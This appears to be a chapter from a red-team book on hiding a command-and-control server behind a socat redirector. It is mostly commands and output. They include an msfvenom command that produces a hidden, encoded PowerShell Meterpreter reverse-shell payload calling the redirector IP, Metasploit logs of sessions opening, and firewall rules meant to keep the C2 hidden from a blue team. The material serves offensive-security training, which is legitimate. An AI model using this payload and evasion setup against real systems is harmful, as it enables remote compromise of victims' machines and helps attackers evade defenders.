In this chapter, we will cover the following topics:

- Introduction to redirectors
- Obfuscating C2 securely
- **Short-term** (**ST**) and **long-term** (**LT**) redirectors
- Payload stager redirection
- Domain fronting

Technical requirements

- Linux
- Armitage
- Socat


Introduction to redirectors

Let's explore the basics of redirector using a simple example. Take a scenario in which we have already configured our team server and we're waiting for an incoming Meterpreter connection on port `8080/tcp`. Here, the payload is delivered to the target and has been executed successfully. To follow are the things that will happen next:

On payload execution, the target server will try to connect to our C2 on port `8080/tcp`. Upon successful connection, our C2 will send the second stage as follows:

```
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 182.68.168.52
[*] Meterpreter session 1 opened (172.31.48.83:8080 -> 182.68.168.52:59632) at 2018-09-23 07:36:41 +0000
msf5 exploit(multi/handler) >
```


A Meterpreter session will then open and we can access this using Armitage:




However, the target server's connection table will have our C2s IP in it. This means that the monitoring team can easily get our C2 IP and block it:

```
C:\Users\PT>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:554            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING
  TCP    192.168.2.5:139        0.0.0.0:0              LISTENING
  TCP    192.168.2.5:3389       192.168.2.7:59563      ESTABLISHED
  TCP    192.168.2.5:49525      20.190.145.177:443     ESTABLISHED
  TCP    192.168.2.5:50009      13.107.4.50:80         ESTABLISHED
  TCP    192.168.2.5:54013      204.79.197.213:443     ESTABLISHED
  TCP    192.168.2.5:54021      162.125.81.8:443       ESTABLISHED

  TCP    192.168.2.5:59632      54.166.109.171:8080    ESTABLISHED
```

Here's the current situation. This is displayed in an architectural format in order to aid understanding:



To protect our C2 from being burned, we need to add a redirector in front of our C2. Refer to the following image for a clear understanding of this process:



This is currently the IP information of our redirector and C2:

- Redirector IP: `35.153.183.204`
- C2 IP: `54.166.109.171`

Assuming that socat is installed on the redirector server, we will execute the following command to forward all the communications on the incoming port `8080/tcp` to our C2:

```
ubuntu@ip-172-31-24-81:~$
ubuntu@ip-172-31-24-81:~$
ubuntu@ip-172-31-24-81:~$ sudo socat TCP4-LISTEN:8080,fork TCP4:54.166.109.171:8080
```


Our redirector is now ready. Now let's generate a one-liner payload with a small change. This time, the `lhost` will be set to the redirector IP instead of the C2:

```
xXxZombi3xXx:Downloads Harry$ msfvenom -p windows/meterpreter/reverse_tcp lhost=35.153.183.204 lport=8080 -f psh-cmd
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of psh-cmd file: 6183 bytes
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAA
bwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFA
AbwB3AGUAcgBTAGgAZQBsAGwAXABZADEALgAwAFwAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcAfQA7ACQAcwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE
QAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AEkAbgBmAG8AOwAkAHMALgBGAGkAbABlAE4AYQBtAGUAPQAkAGIAOwAkAHMALgBBAHIAZwB1AG0AZQBuA
HQAcwA9ACcALQBuAG8AcAAgAC0AdwAgAGgAaQBkAGQAZQBuACAALQBjACAAJgAoAFsAcwBjAHIAaQBwAHQAYgBsAG8AYwBrAF0AOgA6AGMAcgBlAGEAdABlACgAKABOAGUAdwAtAE8AYgBq
AGUAYwB0ACAASQBPAC4AUwB0AHIAZQBhAG0AUgBlAGEAZABlAHIAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAC4ARwB6AGkAcABTAHQAcgB
lAGEAbQAoACgATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANA
BTAHQAcgBpAG4AZwAoACcAJwBIADQAcwBJAEEATQB0AFEAcAAxAHMAQwBBADcAVgBXACsAMgArAGIAUwBCAEQAKwB1AFoAWAA2AFAANgBEAEsAawBrAEYAeABqAEUAbgBjAHAAbwAxAFUAN
gBSAGEALwBIAFoAUABnAEUATAAvAGkAVwBxAGMAMQBMAEwARAAyAHcAdABxAHcAKwBOAFgAcgAvADMANgBEAEQAVwAyAHEAcABGAFYANwAwAGkARQAvADkAagBFAHoATwAvAE4AOQBNADcA
TwA0AFMAVwBnAEwAeQBrAFAAcABVAEwAbQBaAFMAMQAvAGUAdgBIADUAbAA0AGcAZwBIAGsAbAB6AGcAagA3ADIAUwBWAEwAQwA3ADEAYgA3AHkANgBoAFcAcwBGADgAZwB1AE8ARQBpAGY
ASgBIAG0ASwBWAHEAcwA2AEQAegBBAE4AWgA5AGYAWAB0AFMAUwBLAFMAQwBoAE8AOAAzAEsATABDAEIAVABIAEoASgBnAHoAUwBtAEoAWgBrAGYANgBSAFIAagA2AEoAeQBQAG4AZABmAE
UARgBzAEkAWAAyAFIAQwBuACsAWABXADQAegBQAE0AYwB2AEUAOQBqAFYAcwArADAAUQA2AFIANgBHAFQANwB2AFcANABqAFYATgB2AHkAdABhAEsAVQBTAEUAWABQADMAOAB1AEsAdABOA
HoAYgBWAFoAdQByAEIAUABNAFkAcgBsAG8ANwBXAE4AQgBnAHIATABEAFcARgBHAFIAdgBpAHIAcABnAFEALwA3AEYAWgBHAEwAQgByAFUAagBIAG4ATgBYAGwARQBjADAAdgBMAHcAbwBE
ADgASQBZAHUAKwBRAFcAcgBHADIASQBRAFkAVABQAG4AYgBpAG8AUQBCAFQAdwBpAFkAaABJAG8AbABBADYAeABwAE0AYQBPAEcAMwBMAFIAUgBpAGEARQBiAGUAUgA0ADAAUQBrAEIAdQB
sAHkASgA5AHoAdwBKAFoARQBMAFkAYwBKAFkAUwBmAHAATABuAG0AYQBuADMAeQBlAGgAbwBBAEcAQgBmAFUARQBpAHYAcgBKAEkAdABLAEUAMgBpAGMAdAB0AEgARABxAE0AMwBCAE4AMw
BKAHQAKwBTAGIAUgA3ADAANwB5AHIASgBUADUAVgBBAHkAaABTAFIAVQBnAEkAZQBYAG4ARABUADQARQA3AEMAeQBFAG0AegBxAEQAeAAzAE4ATwBWAE8AZwBTAGYAbgBEAHcATAAvACsAd
QBiADEAbQA5AGQAdQBUAG4AWQA4AGUAawBvADEAagBGADUATgBqADIATQBDAHYAcwBrAG0AagArAGwAUgA2AHAATgBVAEsAVQBrAEcAbgBJAEkARgBqAC8AWQB3AEwAVAB4AEUAQwBWAEYA
bQAwAGoAVABGAGYARABxAGIAUwBZAFcAbAB1AEsAWAA3ADAAcwA4AE4AYQBMAGsAMAB5AEMAWQBhAEwARQB5AEgAbgBEAG8AegBVAE0AagBJAEsARwB6AFgAcAByAGwASgBOADMANgBlAFY
AWABYAGkAMABwAEQAVQA5AHkARQBPAHEASgAwAG4AagB2AHcAUwB4AHMAUgBsADUAQgBoAGgATwBSAGUANwBCAFoALwBrAFkAcgBaAEIAbgBEAHAAaAB4AE0ATQBpAFIAYQAwAGsAVABaAC
sAcgB0AFEASQBxAHYAdQBuAHEAQwBXAFUATwBpAFoAQQB0AFAATQBYAGcARgBWAEMAbwAvAE8AagBNAGkAUQBpADUAMgBBAGsATgBFAGcAQgBHAHAAMwBrAFIAYwBIAGMAaABYAFUAawB1A
G4AYQBYAG8AUABqADgAOQBuAFkATgBRAHMAYwBaAHcASABKAGMAawBNADQARgA2AHMAVQB1AFMAUgBUAEEAagBUAGsAbABDAFkAVQB5AHoATABaAFEASQBmAGgAdwBXAHYANwB0AHIASgBF
AHgAUQBHADgAYwBpAE4AegBkAFQAdgBnAEcAWgBIAFYAagBqAFkAUwB5AGkAeABBAGIAZQBJAFAAZwBIAGEAMABWAHMAaQBsAG0ASwBSAFUAbABxAFUANABmAG8AZQA0AHQANgArAGMASAB
```

Upon execution of the payload, the connection will initiate from the target server and the server will try to connect with the redirector:

```
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 35.153.183.204
[*] Meterpreter session 2 opened (172.31.48.83:8080 -> 35.153.183.204:58432) at 2018-09-23 08:38:53 +0000
msf5 exploit(multi/handler) >
```

We might now notice something different about the following image as the source IP is redirector instead of the target server:



Let's take a look at the connection table of the target server:

```
C:\Users\PT>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:554            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING
  TCP    192.168.2.5:139        0.0.0.0:0              LISTENING
  TCP    192.168.2.5:3389       192.168.2.7:60041      ESTABLISHED
  TCP    192.168.2.5:49525      20.190.145.177:443     ESTABLISHED
  TCP    192.168.2.5:50009      13.107.4.50:80         ESTABLISHED
  TCP    192.168.2.5:54784      35.153.183.204:8080    ESTABLISHED
  TCP    192.168.2.5:54089      162.125.81.8:443       ESTABLISHED
  TCP    192.168.2.5:59354      [redacted]8080         ESTABLISHED
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:554               [::]:0                 LISTENING
```

Bingo! The connection table doesn't have our C2 IP and neither does the Blue team. Now the redirector is working perfectly, what could be the issue with this C2-redirector setup?


Let's perform a port scan on the C2 to check the available open ports:

```
xXxZombi3xXx:Downloads Harry$
xXxZombi3xXx:Downloads Harry$
xXxZombi3xXx:Downloads Harry$ nmap 54.166.109.171 -p 8080

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-23 14:14 IST
Nmap scan report for ec2-54-166-109-171.compute-1.amazonaws.com (54.166.109.171)
Host is up (0.30s latency).

PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 2.32 seconds
xXxZombi3xXx:Downloads Harry$
```


As we can see from the preceding screenshot, port `8080/tcp` is `open` on our C2. This means that anyone can try to connect to our listener in order to confirm its existence. To avoid situations like this, we should configure our C2 in such a way that allows us to protect it from outside reconnaissance (recon) and attacks.

Obfuscating C2 securely

To put it in a diagrammatic format, our current C2 configuration is this:




If someone tries to connect to our C2 server, they will be able to detect that our C2 server is running a Meterpreter handler on port `8080/tcp`:



To protect our C2 server from outside scanning and recon, let's set the following **Uncomplicated Firewall** (**UFW**) ruleset so that only our redirector can connect to our C2. To begin, execute the following UFW commands to add firewall rules for C2:

```
sudo ufw allow 22
sudo ufw allow 55553
sudo ufw allow from 35.153.183.204 to any port 8080 proto tcp
sudo ufw allow out to 35.153.183.204 port 8080 proto tcp
sudo ufw deny out to any
```

The given commands needs to be executed and the result is shown in the following screenshot:




In addition, execute the following `ufw` commands to add firewall rules for redirector as well:

```
sudo ufw allow 22
sudo ufw allow 8080
```

The given commands needs to be executed and the result is shown in the following screenshot:

```
[ubuntu@Redirector:~$ sudo ufw status
sudo: unable to resolve host Redirector
Status: active

To                         Action      From
--                         ------      ----
22                         ALLOW       Anywhere
8080                       ALLOW       Anywhere
22 (v6)                    ALLOW       Anywhere (v6)
8080 (v6)                  ALLOW       Anywhere (v6)

ubuntu@Redirector:~$
```

Once the ruleset is in place, this can be described as follows:



If we try to perform a port scan on the C2 now, the ports will be shown as `filtered`: as shown below.

```
[xXxZombi3xXx:Downloads Harry$
[xXxZombi3xXx:Downloads Harry$
[xXxZombi3xXx:Downloads Harry$ nmap 54.166.109.171 -p 8080 -Pn

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-23 14:32 IST
Nmap scan report for ec2-54-166-109-171.compute-1.amazonaws.com (54.166.109.171)
Host is up.

PORT     STATE    SERVICE
8080/tcp filtered http-proxy

